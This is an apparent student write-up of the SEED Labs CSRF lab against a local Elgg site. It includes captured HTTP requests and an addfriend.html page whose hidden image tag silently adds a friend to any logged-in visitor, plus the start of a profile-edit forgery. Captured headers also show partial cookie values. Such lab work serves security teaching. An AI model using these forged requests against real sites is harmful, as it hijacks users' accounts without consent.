
# TASK1


## At first , we will check how the add friend request works.



Activities
Firefox Web Browser
Oct 7 12:24
Log in : Elgg For SEED La
Lab 3 - Cross Site Reques
This page forges an HTTP G
http://www.attacker32.com
Alice : Elgg For SEED Lab
This page forges an HTTP G
www.seed-server.com/profile/alice
90%
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Remove friend
Send a message
Blogs
Bookmarks
Files
Pages
Wire post
HTTP Header Live Main — Mozilla Firefox
Clear
Options
File Save
☑Record Data
☑autoscroll

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1665159861&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=8bfe020d-1762-4edc-9058-948aa066469b; __gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6EP
GET: HTTP/1.1 200 OK
Date: Fri, 07 Oct 2022 16:24:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


## Then we will change the addfriend.html page like below.



Activities
Terminal
Oct 7 12:52
root@470986148eee: /var/www/attacker
seed@VM: ~/.../Labsetup
root@470986148eee: /
root@470986148eee: /var/...
seed@VM: ~/.../attacker
root@470986148eee: /var/...
root@470986148eee: /var/...


```
[10/07/22]seed@VM:~/.../attacker$ dockSh 47
root@470986148eee:/# ls /var/www/
attacker  html
root@470986148eee:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@470986148eee:/# cd /var/www/attacker/
root@470986148eee:/var/www/attacker# nano addfriend.html
root@470986148eee:/var/www/attacker# cat addfriend.html
<!DOCTYPE html>
<html>
<head>
   <title>This page forges an HTTP GET Request.</title>
   </head>
<body>
<h1>Could you come to my birthday party?</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="" width="1" height="1" />
</body>
</html>
root@470986148eee:/var/www/attacker# 
```

## After login into alice's profile we can see that alice has no friends. But when she visits the attacker's website samy gets added to her friendlist.




## Alice's friends

No friends yet.




# CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack


Activities
Firefox Web Browser
Oct 7 12:53
Lab 3 - Cross Site Reque
Alice's friends : Elgg For
This page forges an HTTP G
www.attacker32.com/addfriend.html

Could you come to my birthday party?




You have successfully added Samy as a friend.

Alice's friends

Samy
I am samy


# TASK 2

**We will at first check how the edit profile post requests work from the HTTP header live.**



```
content-type: text/html
server: ESF
content-length: 0
x-xss-protection: 0
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=25920
X-Firefox-Spdy: h2

https://signaler-pa.clients6.google.com/punctual/multi-watch/channel?VER=8&gsessionid=R6eF
Host: signaler-pa.clients6.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://classroom.google.com/
Content-Type: text/plain;charset=UTF-8
Content-Length: 0
Origin: https://classroom.google.com
Connection: keep-alive
Cookie: NID=511=l0Ri3m21mfH4h6TwI0_TBR95ZM7cSLlGcjn_796i_ORvMgeT6ZoGTVTGeN1jqkxKxwsPinUKEwa9gCwzKKke55BWjHF
POST: HTTP/2.0 200 OK
content-type: text/plain; charset=utf-8
cross-origin-resource-policy: cross-origin
date: Fri, 07 Oct 2022 17:08:51 GMT
server: ESF
content-length: 0
x-xss-protection: 0
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
access-control-allow-origin: https://classroom.google.com
vary: origin
access-control-allow-credentials: true
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=25920
X-Firefox-Spdy: h2
```

Clear Options File Save ☑Record Data ☑autoscroll




POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------189938319619984748862743370742
Content-Length: 3017
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=8bfe020d-1762-4edc-9058-948aa066469b; __gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6E
Upgrade-Insecure-Requests: 1
```


```
e]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59
```

Send Content-Length:457


**Then we  will change the editprofile.html page like below**




```html
<h1>This page forges an HTTP POST request.</h1>
